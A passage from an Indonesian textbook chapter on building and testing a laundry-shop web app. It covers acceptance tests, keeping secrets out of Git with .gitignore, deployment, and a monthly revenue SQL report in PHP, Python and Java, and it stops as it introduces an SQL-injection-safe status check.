check("A5", "POST /login Rina, right password", s == 302 and w.endswith("/home"), f"{s}
{w}")
s, w, *_ = get("/home")
s, w, h1, msg, err, n, _ = get("/my-bills")
check("A6", "GET /my-bills as Rina", s == 200 and n == 0, f"{s}, '{msg}', {n} bills")
s, w, h1, msg, err, n, _ = get("/customers")
check("A7", "GET /customers as a customer", s == 403, f"{s}, {err}")
s, w, _ = post("/logout", {})
s2, w2, *_ = get("/my-bills")
check("A8", "POST /logout, then GET /my-bills", s == 302 and s2 == 302 and
w2.endswith("/login"),
      f"{s}, then {s2} {w2}")
```

Kode 8.11 (Lanjutan) *acceptance.py: dua puluh empat pemeriksaan lewat HTTP sungguhan, ditulis sekali dan dijalankan terhadap ketiga server.*

```
# --- fitur-fitur, sebagai kasir gerai O01 ------------------------------------------
post("/login", {"email": "kasir1@profitina-laundry.example", "password": "Kasir#2026"})
s, w, h1, msg, err, n, text = get("/home")
check("F0", "GET /home as kasir1", s == 200, find(r"<p>(Outlet .*?)</p>", text))
s, w, h1, msg, err, n, _ = get("/services")
check("F5", "GET /services", s == 200 and n == 12, f"{s}, {n} services")
s, w, h1, msg, err, n, _ = get("/customers?q=Rahman")
check("F1", "GET /customers?q=Rahman", s == 200 and n > 0, f"{s}, {n} customers")
new = {"name": "Bayu Saputra", "gender": "m", "place": "Madiun", "birthdate": "1999-01-30",
       "address": "Jl. Kalijudan No. 4, Mulyorejo, Surabaya", "phone": "0813-0000-4411",
       "email": "bayu.saputra@example.com"}
s, w, _ = post("/customers/new", new)
_, _, _, msg, _, n, text = get(w[w.index("/customers"):])
new_id = find(r"<tr><td>(C\d{4})</td><td>Bayu Saputra", text)
check("F2", "POST /customers/new Bayu Saputra", s == 302 and "added" in msg, msg)
s, w, _ = post(f"/customers/{new_id}/edit", {"name": "Bayu Saputra", "address":
new["address"],
                                            "phone": "0813-0000-9999", "email":
new["email"]})
_, _, _, msg, _, _, text = get(w[w.index("/customers"):])
check("F3", f"POST /customers/{new_id}/edit new phone", "0813-0000-9999" in text, msg)
s, w, _ = post("/customers/C0001/delete", {})
_, _, _, msg, *_ = get("/customers")
check("F4", "POST /customers/C0001/delete", "cannot" in msg, msg)
s, w, _ = post(f"/customers/{new_id}/delete", {})
_, _, _, msg, *_ = get("/customers")
check("F4", f"POST /customers/{new_id}/delete", "deleted" in msg, msg)
s, w, _ = post("/bills/new", {"customer": "C0257", "service": "S0001", "unit": "5", "rack":
"a07"})
bill = w[w.index("/bills/"):]
_, _, h1, msg, *_ = get(bill)
check("F6", "POST /bills/new C0257, S0001, 5 kg", s == 302 and "Rp 40.000" in msg, msg)
s, w, text = post("/bills/new", {"customer": "C0257", "service": "S0001", "unit": "0",
"rack": "A07"})
check("F6", "POST /bills/new with 0 kg", s == 200, find(r'<p class="err">(.*?)</p>', text))
post(bill + "/pay", {"amount": "20000", "method": "cash"})
_, _, _, msg, _, n, _ = get(bill)
check("F8", f"POST {bill}/pay Rp 20.000 cash", "Balance Rp 20.000" in msg, msg)
post(bill + "/pay", {"amount": "30000", "method": "qris", "reference": "QRIS 1"})
_, _, _, msg, _, n, _ = get(bill)
check("F8", f"POST {bill}/pay Rp 30.000 qris", "refused" in msg, msg)
for step in ("finished", "departed", "no change"):
    post(bill + "/advance", {})
    _, _, _, msg, *_ = get(bill)
    check("F7", f"POST {bill}/advance", step in msg or "cannot" in msg, msg)
s, w, *_ = get("/nowhere")
check("E1", "GET /nowhere", s == 404, str(s))
post("/logout", {})
```

Kode 8.11 (Lanjutan) *acceptance.py: dua puluh empat pemeriksaan lewat HTTP sungguhan, ditulis sekali dan dijalankan terhadap ketiga server.*

```
# --- pelanggan melihat notanya sendiri ---------------------------------------------
post("/login", {"email": RINA["email"], "password": RINA["password"]})
s, w, h1, msg, err, n, text = get("/my-bills")
check("F9", "GET /my-bills as Rina", n == 1, find(r"<tr><td>(B\d{4}.*?)</tr>", text)
      .replace("</td><td>", " | ").replace("</td>", ""))
print(f"All {passed} checks passed.")
```

Kode 8.12 `run_acceptance.sh`: basis data baru, satu *server*, ujinya, dan *server* dimatikan lagi apa pun yang terjadi.

```
#!/usr/bin/env bash
# run_acceptance.sh - nyalakan satu server Laundry Desk dengan salinan basis data yang
baru,
# jalankan acceptance.py terhadapnya, lalu matikan lagi servernya.
#     bash tests/run_acceptance.sh php|java|python      (dari folder Chapter08)
set -euo pipefail
cd "$(dirname "$0")/.."
track=${1:-php}
port=8080
work=$(mktemp -d)
cp data/laundry.db "$work/laundry.db"
export LAUNDRY_DB="$work/laundry.db" LAUNDRY_NOW="2026-09-30 21:00:00"

case "$track" in
  php)    php -S 127.0.0.1:$port -t php/public php/public/index.php >"$work/server.log"
2>&1 & ;;
  java)   javac -d "$work/classes" java/LaundryDesk.java
          java -Xmx128m -cp "$work/classes:vendor/sqlite-jdbc-3.53.2.0.jar" LaundryDesk
$port \
               >"$work/server.log" 2>&1 & ;;
  python) python3 python/laundry_desk.py $port >"$work/server.log" 2>&1 & ;;
  *)      echo "usage: $0 php|java|python"; exit 2 ;;
esac
server=$!
trap 'kill $server 2>/dev/null; wait $server 2>/dev/null; rm -rf "$work"' EXIT
for _ in $(seq 50); do                      # tunggu sampai server menjawab (paling lama 10
detik)
  curl -s -o /dev/null "http://127.0.0.1:$port/services" && break
  sleep 0.2
done
python3 tests/acceptance.py "http://127.0.0.1:$port"
```

Dijalankan terhadap *server* PHP dengan `bash tests/run_acceptance.sh php`, hasilnya:

```
A1  GET /customers, not logged in              -> 302 /login
A2  POST /register Rina Wati                   -> 302, Account C0257 created. Please log
in.
A3  POST /register the same e-mail again       -> That e-mail address already has an
account.
A4  POST /login with a wrong password          -> Wrong e-mail or password.
A5  POST /login Rina, right password           -> 302 /home
A6  GET /my-bills as Rina                      -> 200, 'Welcome, Rina Wati.', 0 bills
A7  GET /customers as a customer               -> 403, This page is for staff accounts.
A8  POST /logout, then GET /my-bills           -> 302, then 302 /login
F0  GET /home as kasir1                        -> Outlet O01: 9 bills in the queue, 23
ready for pickup.
F5  GET /services                              -> 200, 12 services
F1  GET /customers?q=Rahman                    -> 200, 6 customers
F2  POST /customers/new Bayu Saputra           -> Customer C0258 added.
F3  POST /customers/C0258/edit new phone       -> Customer C0258 updated.
F4  POST /customers/C0001/delete               -> Customer C0001 has bills and cannot be
deleted.
F4  POST /customers/C0258/delete               -> Customer C0258 deleted.
F6  POST /bills/new C0257, S0001, 5 kg         -> Bill B2954 created: Rp 40.000.
F6  POST /bills/new with 0 kg                  -> The quantity must be a whole number from
1 to 100.
F8  POST /bills/B2954/pay Rp 20.000 cash       -> Payment of Rp 20.000 recorded. Balance
Rp 20.000.
F8  POST /bills/B2954/pay Rp 30.000 qris       -> Payment refused: the amount must be
between Rp 1 and the balance.
F7  POST /bills/B2954/advance                  -> Bill B2954 is now finished.
F7  POST /bills/B2954/advance                  -> Bill B2954 is now departed.
F7  POST /bills/B2954/advance                  -> Bill B2954 cannot move forward.
E1  GET /nowhere                               -> 404
F9  GET /my-bills as Rina                      -> B2954 | 2026-09-30 21:00:00 | Wash, dry
& fold (per kg) | departed | Rp 20.000
All 24 checks passed.
```

Dijalankan dengan `java` dan `python` sebagai pengganti `php`, skrip itu mencetak dua puluh lima baris yang sama, karakter demi karakter. *Server* PHP juga dijalankan terhadap MariaDB, dengan `LAUNDRY_DSN` menunjuk salinan baru basis data MySQL, dan sekali lagi lolos kedua puluh empat pemeriksaan. Tiga aplikasi dalam tiga bahasa di atas dua sistem basis data sepakat sampai ke rupiahnya, dan kesepakatan itu sendiri adalah bukti: kesalahan pada salah satunya akan tampak sebagai perbedaan.

Baris demi baris. `request()` adalah peramban mungil. Ia mengirim satu permintaan dengan *cookie* yang dipegangnya, menyimpan setiap `Set-Cookie` yang diterimanya (dan melupakan *cookie* yang dikedaluwarsakan *server*), lalu mengembalikan status, *header* `Location`, dan isi jawabannya. `check()` mencetak satu baris dan menghentikan seluruh jalannya uji pada kegagalan pertama, agar fitur yang rusak tidak bersembunyi di balik keberhasilan sesudahnya. Pemeriksaannya mengikuti rancangan **Tabel 8.2**: A1 sampai A8 membuktikan autentikasi Soal 8.2, termasuk kasus tepinya (surel yang sama dua kali, kata sandi salah, pelanggan yang mencoba halaman staf, halaman yang dikunjungi setelah *logout*); F0 sampai F9 menjalankan setiap fitur, termasuk penolakannya (pelanggan yang masih mempunyai nota, jumlah 0, pembayaran melebihi sisa tagihan, nota yang tidak dapat maju lagi); E1 meminta halaman yang tidak ada. Dua rincian membuat jalannya uji *dapat diulang*: skrip menyalin basis data lebih dulu, sehingga setiap kali dimulai dari 256 pelanggan yang sama, dan skrip mengisi `LAUNDRY_NOW`, sehingga nota baru selalu tiba pada 2026-09-30 21:00:00. Itulah sebabnya pelanggan baru selalu `C0257` dan nota baru selalu `B2954`.

Laporannya. Laporan mempunyai bentuk yang tetap, dan **Tabel 8.4** memberikannya beserta isi setiap bagian. Tulislah *sambil* membangun, bukan sesudahnya: model konseptual ditulis pada

Langkah 2 metode, tabel fitur pada Langkah 4, dan setiap tangkapan layar pada hari fiturnya pertama kali lolos pemeriksaan.

Tabel 8.4 Bagian-bagian laporan proyek. Bagian 4 dan 5 tidak memerlukan kode, dan di situlah pembaca mengetahui apakah tim memahami apa yang dibangunnya.

Bagian	Isi	Asalnya dalam bab ini
1. Rancangan basis data	model konseptual (gambar dan satu kalimat per relasi), model fisik (gambar dan SQL), alasan setiap kunci dan tipe	Soal 8.1, **Gambar 8.1**, **Gambar 8.2**
2. Fitur	satu baris per fitur: nama, siapa, URL, huruf CRUD	**Tabel 8.2**
3. Bukti	untuk setiap fitur: satu tangkapan layar, dua kalimat tentang apa yang diperlihatkannya, dan pemeriksaan penerimaan yang sesuai	Soal 8.4
4. Analisis	apa yang diukur, apa yang berhasil, apa yang tidak dan mengapa, apa yang akan Anda ubah	penyelesaian keliru yang menggoda pada Soal 8.1 sampai 8.4
5. Kesimpulan	apa yang kini diketahui tim dan sebelumnya belum	milik Anda sendiri
6. Kontribusi	setiap anggota, persentasenya, dan pekerjaan konkret di baliknya	riwayat repositori

Pernyataan kontribusi hanya dapat dipercaya bila konkret. “Putri 55%: merancang basis data (Soal 8.1), menulis registrasi dan *login*, fitur F6 sampai F8, dan uji penerimaan; Gupito 45%: fitur F1 sampai F5 dan F9, penerapan, serta bagian 1 sampai 3 laporan” dapat dicocokkan dengan repositori, *commit* demi *commit*; “Putri mengerjakan *backend* dan Gupito mengerjakan *frontend*” tidak dapat.

Repositorinya. Repositori publik dibaca orang asing, termasuk program yang menggeledah setiap *commit* baru untuk mencari kata sandi. Dua jenis berkas tidak boleh pernah masuk ke dalamnya: rahasia (kata sandi basis data, kunci penanda tangan sesi) dan data hidup (basis data berisi nama dan nomor telepon pelanggan). Laundry Desk membaca setiap rahasia dari variabel lingkungan, sehingga kodenya sendiri tidak berisi satu pun; **Kode 8.13** adalah templat yang *di-commit*, berisi nama-nama pengaturan tanpa nilai sungguhan, dan **Kode 8.14** adalah daftar berkas yang harus diabaikan Git [11].

Kode 8.13 `env.example`: nama-nama pengaturan, di-*commit* tanpa nilainya.

```
# env.example - Soal 8.4: pengaturan yang dibaca Laundry Desk, TANPA nilai sungguhan.
# Salin menjadi .env (yang dijauhkan .gitignore dari Git) lalu isi dengan nilai Anda.
LAUNDRY_DSN=mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4
LAUNDRY_USER=laundry
LAUNDRY_PASSWORD=change-me
LAUNDRY_SECRET=put-64-random-hex-characters-here
```

Kode 8.14 `gitignore.txt`, untuk disimpan sebagai `.gitignore`: rahasia, basis data, dan berkas yang dibangun ulang tetap di luar repositori.

```
# .gitignore - Soal 8.4: berkas yang tidak boleh sampai ke repositori publik.
# Salin berkas ini ke akar proyek ANDA dan ganti namanya menjadi .gitignore.

# Rahasia: kata sandi basis data, kunci penanda tangan sesi
.env
config.local.php

# Basis data yang hidup dan apa pun yang diketik pelanggan ke dalamnya
*.db
*.sqlite

# Hal-hal yang dibangun ulang komputer dengan sendirinya
vendor/
out/
__pycache__/
*.class
*.log
```

Kode 8.15 membuktikan bahwa daftar itu bekerja. Skrip ini membangun repositori sekali pakai berisi aplikasi, rahasia sungguhan di `.env`, dan basis data, lalu bertanya kepada Git apa yang akan ditambahkannya, mula-mula tanpa lalu dengan `.gitignore`.

Kode 8.15 `git_demo.sh`: apa yang akan diterbitkan Git, dengan dan tanpa `.gitignore`.

```
#!/usr/bin/env bash
# git_demo.sh - Soal 8.4: buktikan bahwa .gitignore menjauhkan rahasia dan basis data dari
Git.
set -e
here=$(cd "$(dirname "$0")/.." && pwd)
repo=$(mktemp -d)
cd "$repo"
git init -q
mkdir -p php/public data
cp "$here/php/lib.php" php/ && cp "$here/php/public/index.php" php/public/
cp "$here/deploy/env.example" .
cp "$here/data/laundry.db" data/
echo "LAUNDRY_PASSWORD=Sup3r-secret" > .env                # rahasia sungguhan, hanya di
mesin ini
echo "--- without a .gitignore, git would add:"
git status --short --untracked-files=all
cp "$here/deploy/gitignore.txt" .gitignore
echo "--- with the .gitignore of this problem:"
git status --short --untracked-files=all
echo "--- and git explains why .env is left out:"
git check-ignore -v .env data/laundry.db
rm -rf "$repo"
```

```
--- without a .gitignore, git would add:
?? .env
?? data/laundry.db
?? env.example
?? php/lib.php
?? php/public/index.php
--- with the .gitignore of this problem:
?? .gitignore
?? env.example
?? php/lib.php
?? php/public/index.php
--- and git explains why .env is left out:
.gitignore:5:.env    .env
.gitignore:9:*.db    data/laundry.db
```

Penerapan. Layanan *hosting* gratis sering mengubah ketentuannya, jadi periksalah penawaran terbaru sebelum memilih; yang tidak berubah adalah daftar periksanya. Untuk versi PHP, *host* PHP gratis dengan MySQL adalah rumah yang wajar: buat basis datanya di panel kendali *host*,

impor `schema.mysql.sql` dan `seed.mysql.sql` dengan phpMyAdmin-nya, unggah `lib.php` dan folder `public` (sehingga `public` menjadi akar web dan `lib.php` berada *di atasnya*, di luar jangkauan peramban), lalu isi `LAUNDRY_DSN`, `LAUNDRY_USER`, dan `LAUNDRY_PASSWORD` di pengaturan lingkungan panel itu, atau, bila *host* tidak menyediakannya, di `config.local.php` di luar akar web yang dijauhkan dari repositori oleh `.gitignore`. Untuk versi Python, *host* yang menjalankan aplikasi Flask (PythonAnywhere menyediakan paket gratis saat bab ini disusun) memerlukan kodenya, berkas `laundry.db` yang diunggah terpisah, dan `LAUNDRY_SECRET` berisi nilai acak yang panjang, agar sesi bertahan melewati *restart*. Untuk versi Java, *host* apa pun yang menjalankan JAR sudah cukup. Apa pun pilihan Anda, akhiri dengan uji penerimaan yang sama yang diarahkan ke alamat publik, tetapi pada *salinan* situsnya, sebab uji itu membuat seorang pelanggan dan sebuah nota.

Penyelesaian keliru yang menggoda. "Sekali ini saja" kata sandi basis data ditulis di `lib.php` lalu di-*push*, dan dihapus lagi pada *commit* berikutnya. Kata sandi itu tidak terhapus: setiap *commit* sebelumnya tetap ada dalam riwayat, dan siapa pun dapat membacanya dengan `git log -p`. Dua baris pertama keluaran demonstrasi di atas memperlihatkan bahwa tanpa `.gitignore`, `git add .` akan menerbitkan rahasia itu sekaligus data pribadi 256 pelanggan. Begitu rahasia terlanjur di-*push*, satu-satunya perbaikan adalah *menggantinya*; menghapusnya dari berkas sudah terlambat.

> **UJI DIRI.** Tulislah satu pemeriksaan penerimaan lagi untuk fitur F9: setelah kasir mencatat pembayaran kedua sebesar Rp 20.000 untuk nota `B2954`, halaman Rina harus menampilkan sisa tagihan Rp 0. Di mana dalam **Kode 8.11** pemeriksaan itu ditaruh, dan apa yang dipastikannya?
>
> *Jawaban.* Setelah pemeriksaan F8 (Rp 30.000 yang ditolak), tambahkan `post(bill + "/pay", {"amount": "20000", "method": "cash"})` selagi masih *login* sebagai kasir; lalu, di bagian terakhir, periksa bahwa baris yang ditemukan oleh `find(r"<tr><td>(B\d{4}.*?)</tr>", text)` berakhir dengan `Rp 0`. Pemeriksaan F9 yang sudah ada kemudian harus mengharapkan `Rp 0` alih-alih `Rp 20.000`, dan justru perubahan semacam itulah yang dipaksakan oleh uji yang baik untuk Anda pikirkan.

8.5 Soal Baru yang Dikerjakan: PHP dan MySQL

8.5.1 Soal 8.5 — Penerimaan per gerai dan metode pembayaran

> **SOAL.** The owner wants to know how the money came in during September 2026. For every outlet and every payment method, show the number of payments and the amount received, keep only the combinations that brought in at least Rp 400.000, and list them by outlet with the largest amount first. Write the query in SQL and show the report from PHP, Java and Python.
>
> *Dengan kata lain:* pemilik ingin tahu bagaimana uang masuk selama September 2026. Untuk setiap gerai dan setiap metode pembayaran, tampilkan banyaknya pembayaran dan jumlah uang yang diterima, pertahankan hanya kombinasi yang menghasilkan sedikitnya Rp 400.000, dan urutkan per gerai dengan jumlah terbesar lebih dulu. Tulis kuerinya dalam SQL dan tampilkan laporannya dari PHP, Java, dan Python.

Dengan bahasa kita sendiri. Uang yang diterima tinggal di `Payment`, tetapi gerainya tidak: pembayaran milik sebuah nota, dan nota milik sebuah gerai. Jadi kita harus melakukan *join* `Payment` dengan `Bill`, mempertahankan pembayaran bulan September saja, *mengelompokkan*

baris menurut gerai dan metode, *menghitung* dan *menjumlahkan* setiap kelompok, lalu membuang kelompok yang kecil.

Rancangan. Tulislah klausa-klausanya menurut urutan yang benar-benar dipakai basis data, sebab urutan itu menjelaskan kondisi mana diletakkan di mana:

1. `FROM Payment p JOIN Bill b ON b.id = p.Bill_id`: satu baris per pembayaran, dengan kolom-kolom notanya di sampingnya.
2. `WHERE`: pertahankan hanya baris yang dibayar pada bulan September. Ini menyaring *baris*, sebelum pengelompokan apa pun.
3. `GROUP BY b.Outlet_id, p.method`: kumpulkan baris yang tersisa menjadi satu kelompok per gerai dan metode.
4. `HAVING SUM(p.amount) >= 400000`: pertahankan hanya kelompok yang totalnya cukup besar. Ini menyaring *kelompok*, jadi boleh memakai `SUM`; `WHERE` tidak boleh, sebab ketika `WHERE` dijalankan, kelompoknya belum ada.
5. `SELECT` gerai, metode, `COUNT(*)`, dan `SUM(p.amount)`, lalu `ORDER BY` gerai dan jumlah.

Satu-satunya titik yang rawan adalah rentang tanggal. `paid_at` menyimpan tanggal *dan* jam, misalnya `2026-09-30 20:54:25`. Karena itu "September" berarti setiap saat dari `2026-09-01 00:00:00` sampai, tetapi tidak termasuk, `2026-10-01 00:00:00`. Rentang yang memuat titik awalnya dan tidak memuat titik akhirnya disebut *setengah terbuka* (*half-open*), dan hanya bentuk inilah yang benar untuk stempel waktu berapa pun presisinya.

Penyelesaian SQL. Kode 8.16 memuat kuerinya dan, sebagai pembanding, kueri keliru yang menggoda.

Kode 8.16 `p85_report.sql`: kueri laporan dengan rentang tanggal setengah terbuka, dan versi yang menggoda dengan `BETWEEN`.

```
-- p85_report.sql - Soal 8.5: uang yang diterima pada September 2026, per gerai dan metode
bayar.
-- Berjalan tanpa diubah di SQLite (DB Browser, laundry.db) dan MySQL (phpMyAdmin,
profitina_laundry).
SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS received
  FROM Payment p
  JOIN Bill b ON b.id = p.Bill_id
 WHERE p.paid_at >= '2026-09-01' AND p.paid_at < '2026-10-01'   -- setengah terbuka:
seluruh 30 September
 GROUP BY b.Outlet_id, p.method
HAVING SUM(p.amount) >= 400000
 ORDER BY b.Outlet_id, received DESC;

-- Versi keliru yang menggoda: BETWEEN berhenti pada 2026-09-30 00:00:00 dan kehilangan
hari terakhir.
SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS received
  FROM Payment p
  JOIN Bill b ON b.id = p.Bill_id
 WHERE p.paid_at BETWEEN '2026-09-01' AND '2026-09-30'
 GROUP BY b.Outlet_id, p.method
HAVING SUM(p.amount) >= 400000
 ORDER BY b.Outlet_id, received DESC;
```

Di MariaDB yang berisi data Profitina Laundry, kueri pertama mencetak:

```
+--------+----------+----------+------------+
| outlet | method   | payments | received   |
+--------+----------+----------+------------+
| O01    | cash     |       51 | 1849000.00 |
| O01    | qris     |       39 | 1476000.00 |
| O01    | transfer |       10 |  472000.00 |
| O02    | cash     |       41 | 1809000.00 |
| O02    | qris     |       42 | 1714000.00 |
| O03    | qris     |       32 | 1810000.00 |
| O03    | cash     |       44 | 1700000.00 |
| O03    | transfer |       12 |  537000.00 |
+--------+----------+----------+------------+
```

Delapan kelompok bertahan. Empat kelompok untuk metode `credit` (pembayaran yang diambil dari deposit pelanggan) dan transfer di O02 (Rp 302.000) dibuang oleh `HAVING`.

Penyelesaian PHP. Kode 8.17 menjalankan kueri yang sama melalui PDO dan mencetaknya sebagai laporan dengan total.

Kode 8.17 `p85_report.php`: laporan dari PHP, dengan setiap *placeholder* diikat menurut tipenya yang tepat.

```php
<?php
// p85_report.php - Soal 8.5: penerimaan September 2026 per gerai dan metode, dari PHP
dengan PDO.
// Jalankan: php p85_report.php    (MySQL: isi dulu LAUNDRY_DSN dan LAUNDRY_USER, lihat
lib.php)
declare(strict_types=1);
require __DIR__ . '/lib.php';

$sql = "SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS
received
          FROM Payment p JOIN Bill b ON b.id = p.Bill_id
         WHERE p.paid_at >= ? AND p.paid_at < ?
         GROUP BY b.Outlet_id, p.method
        HAVING SUM(p.amount) >= ?
         ORDER BY b.Outlet_id, received DESC";
$st = db()->prepare($sql);
$st->bindValue(1, '2026-09-01');
$st->bindValue(2, '2026-10-01');
$st->bindValue(3, 400000, PDO::PARAM_INT);     // sebuah bilangan, bukan teks '400000'
$st->execute();
$total = 0;
printf("%-7s %-9s %8s %14s\n", 'outlet', 'method', 'payments', 'received');
foreach ($st->fetchAll() as $r) {
    printf("%-7s %-9s %8d %14s\n", $r['outlet'], $r['method'], $r['payments'],
rupiah($r['received']));
    $total += (int) $r['received'];
}
printf("%-7s %-9s %8s %14s\n", 'total', '', '', rupiah($total));
```

```
outlet  method    payments       received
O01     cash            51   Rp 1.849.000
O01     qris            39   Rp 1.476.000
O01     transfer        10     Rp 472.000
O02     cash            41   Rp 1.809.000
O02     qris            42   Rp 1.714.000
O03     qris            32   Rp 1.810.000
O03     cash            44   Rp 1.700.000
O03     transfer        12     Rp 537.000
total                       Rp 11.367.000
```

Penyelesaian Python dan Java. Kode 8.18 dan **Kode 8.19** adalah laporan yang sama; keduanya mencetak sembilan baris di atas dengan persis sama.

Kode 8.18 `p85_report.py`: laporan dari Python dan `sqlite3`.

```
# p85_report.py - Soal 8.5: penerimaan September 2026 per gerai dan metode, dari Python.
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
SQL = """SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS
received
           FROM Payment p JOIN Bill b ON b.id = p.Bill_id
          WHERE p.paid_at >= ? AND p.paid_at < ?
          GROUP BY b.Outlet_id, p.method
         HAVING SUM(p.amount) >= ?
          ORDER BY b.Outlet_id, received DESC"""


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


with sqlite3.connect(DB) as conn:
    total = 0
    print(f"{'outlet':<7} {'method':<9} {'payments':>8} {'received':>14}")
    for outlet, method, payments, received in conn.execute(SQL, ("2026-09-01", "2026-10-
01", 400000)):
        print(f"{outlet:<7} {method:<9} {payments:>8} {rupiah(received):>14}")
        total += received
    print(f"{'total':<7} {'':<9} {'':>8} {rupiah(total):>14}")
```

Kode 8.19 `P85Report.java`: laporan dari Java lewat JDBC.

```
// P85Report.java - Soal 8.5: penerimaan September 2026 per gerai dan metode, lewat JDBC.
// Jalankan: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P85Report   (Windows: ;
bukan :)
import java.sql.*;

public class P85Report {
    static final String SQL = """
            SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS
received
              FROM Payment p JOIN Bill b ON b.id = p.Bill_id
             WHERE p.paid_at >= ? AND p.paid_at < ?
             GROUP BY b.Outlet_id, p.method
            HAVING SUM(p.amount) >= ?
             ORDER BY b.Outlet_id, received DESC""";

    static String rupiah(long n) {
        return "Rp " + String.format("%,d", n).replace(',', '.');
    }

    public static void main(String[] args) throws SQLException {
        String db = System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db");
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + db);
             PreparedStatement st = c.prepareStatement(SQL)) {
            st.setString(1, "2026-09-01");
            st.setString(2, "2026-10-01");
            st.setLong(3, 400000);
            long total = 0;
            System.out.printf("%-7s %-9s %8s %14s%n", "outlet", "method", "payments",
"received");
            try (ResultSet rs = st.executeQuery()) {
                while (rs.next()) {
                    long received = rs.getLong("received");
                    System.out.printf("%-7s %-9s %8d %14s%n", rs.getString("outlet"),
rs.getString("method"),
                            rs.getInt("payments"), rupiah(received));
                    total += received;
                }
            }
            System.out.printf("%-7s %-9s %8s %14s%n", "total", "", "", rupiah(total));
        }
    }
}
```

Baris demi baris. SQL-nya adalah rancangan itu, klausa demi klausa. Dalam PHP, perhatikan ketiga panggilan `bindValue`. Dua yang pertama mengikat tanggal sebagai teks, sebagaimana adanya. Yang ketiga mengikat 400000 dengan `PDO::PARAM_INT`, dan penanda itu bukan hiasan. Jalan pintas PDO `execute([...])` mengirim *setiap* nilai sebagai teks, dan SQLite membandingkan nilai menurut tipenya dahulu sebelum menurut besarnya: bilangan bulat (hasil `SUM`) selalu "lebih kecil" daripada teks apa pun, sehingga `SUM(p.amount) >= '400000'` bernilai salah untuk setiap kelompok, dan laporannya kembali kosong tanpa galat apa pun. Versi pertama **Kode 8.17** ditulis dengan jalan pintas itu dan hanya mencetak judul serta `total Rp 0`; begitulah jebakan ini ditemukan. MySQL mengubah teks itu menjadi bilangan dan menyembunyikan masalahnya, sehingga kode yang sama "bekerja" di satu basis data dan diam-diam gagal di basis data lain. `setLong` pada Java dan bilangan bulat biasa pada Python membawa tipenya bersama nilainya. Fungsi bantu `rupiah` menyisipkan pemisah ribuan dan menukar koma dengan titik sebagaimana cara menulis angka dalam bahasa Indonesia.

Penyelesaian keliru yang menggoda. `WHERE p.paid_at BETWEEN '2026-09-01' AND '2026-09-30'` terbaca wajar, dan keliru. Teks `'2026-09-30'` berarti *saat pertama* tanggal 30 September, sehingga setiap pembayaran yang dilakukan lebih siang pada hari itu tidak terhitung. MariaDB mencetak:

```
+--------+----------+----------+------------+
| outlet | method   | payments | received   |
+--------+----------+----------+------------+
| O01    | cash     |       48 | 1750000.00 |
| O01    | qris     |       38 | 1431000.00 |
| O01    | transfer |        9 |  430000.00 |
| O02    | cash     |       41 | 1809000.00 |
| O02    | qris     |       42 | 1714000.00 |
| O03    | qris     |       31 | 1750000.00 |
| O03    | cash     |       41 | 1600000.00 |
| O03    | transfer |       12 |  537000.00 |
+--------+----------+----------+------------+
```

Bandingkan baris demi baris dengan hasil yang benar: tunai di O01 kehilangan 3 pembayaran dan Rp 99.000, QRIS di O03 kehilangan satu pembayaran sebesar Rp 60.000, dan seterusnya; seluruhnya sembilan pembayaran senilai Rp 346.000, yaitu seluruh penerimaan hari terakhir, lenyap tanpa galat dan tanpa peringatan. Laporan yang meleset satu hari dari tiga puluh tampak sepenuhnya masuk akal, dan itulah yang membuat kesalahan ini berbahaya. Pakailah `>= awal AND < hari berikutnya`, selalu.

> **UJI DIRI.** Ubahlah kuerinya untuk menampilkan, bagi September 2026, *rata-rata* pembayaran per metode untuk semua gerai bersama-sama, yang terbesar lebih dulu, dan pertahankan hanya metode dengan sedikitnya 20 pembayaran. Klausa mana saja yang berubah?
>
> *Jawaban.* `SELECT p.method, COUNT(*) AS payments, AVG(p.amount) AS average FROM Payment p WHERE p.paid_at >= '2026-09-01' AND p.paid_at < '2026-10-01' GROUP BY p.method HAVING COUNT(*) >= 20 ORDER BY average DESC;`. *Join*-nya hilang (gerai tidak diperlukan lagi), `GROUP BY` kehilangan gerai, `SUM` menjadi `AVG`, dan kondisi `HAVING` menghitung banyaknya alih-alih menjumlahkan. `credit`, dengan 10 pembayaran, dibuang. Pada data contoh hasilnya transfer (28 pembayaran, rata-rata sekitar Rp 46.821), QRIS (113, sekitar Rp 44.248), dan tunai (136, sekitar Rp 39.397).

8.5.2 Soal 8.6 — Cek status yang tidak dapat dikelabui

> **SOAL.** Customers may check the state of their laundry without logging in: they type the bill number and the last four digits of their telephone number, and the page shows the status and the customer's initial and surname. Write the check so that no input can make it reveal someone else's bill. Show the solution and a tempting unsafe version side by side, in PHP, Java and Python.
>
> *Dengan kata lain:* pelanggan boleh memeriksa keadaan cuciannya tanpa *login* dengan mengetik nomor nota dan empat digit terakhir nomor teleponnya; halaman menampilkan status serta inisial dan nama belakang pelanggan. Tulislah pemeriksaan itu sehingga tidak ada masukan yang dapat membuatnya membuka nota milik orang lain, dan tampilkan versi aman dan versi tak aman yang menggoda berdampingan dalam PHP, Java, dan Python.

Dengan bahasa kita sendiri. Satu `SELECT` dengan dua kondisi, keduanya diambil dari ketikan orang asing. Digit telepon berperan sebagai kata sandi ringan: tanpanya, siapa pun dapat menelusuri nomor nota `B0001`, `B0002`, … dan membaca cucian semua orang. Bahayanya adalah *SQL injection* (Bab 5): masukan yang mengubah *makna* SQL alih-alih menjadi data di dalamnya.

Rancangan. Teks SQL ditulis sekali, dengan dua *placeholder* `?`, dan kedua masukan dikirim terpisah sebagai nilai. Empat digit terakhir diambil dengan `SUBSTR(c.phone, -4)`, yang menghitung dari belakang dan bekerja di SQLite maupun MySQL. Jawabannya dipersingkat menjadi inisial dan nama belakang, sebab halaman yang terbuka bagi semua orang sebaiknya menampilkan data pribadi sesedikit mungkin selama masih berguna.

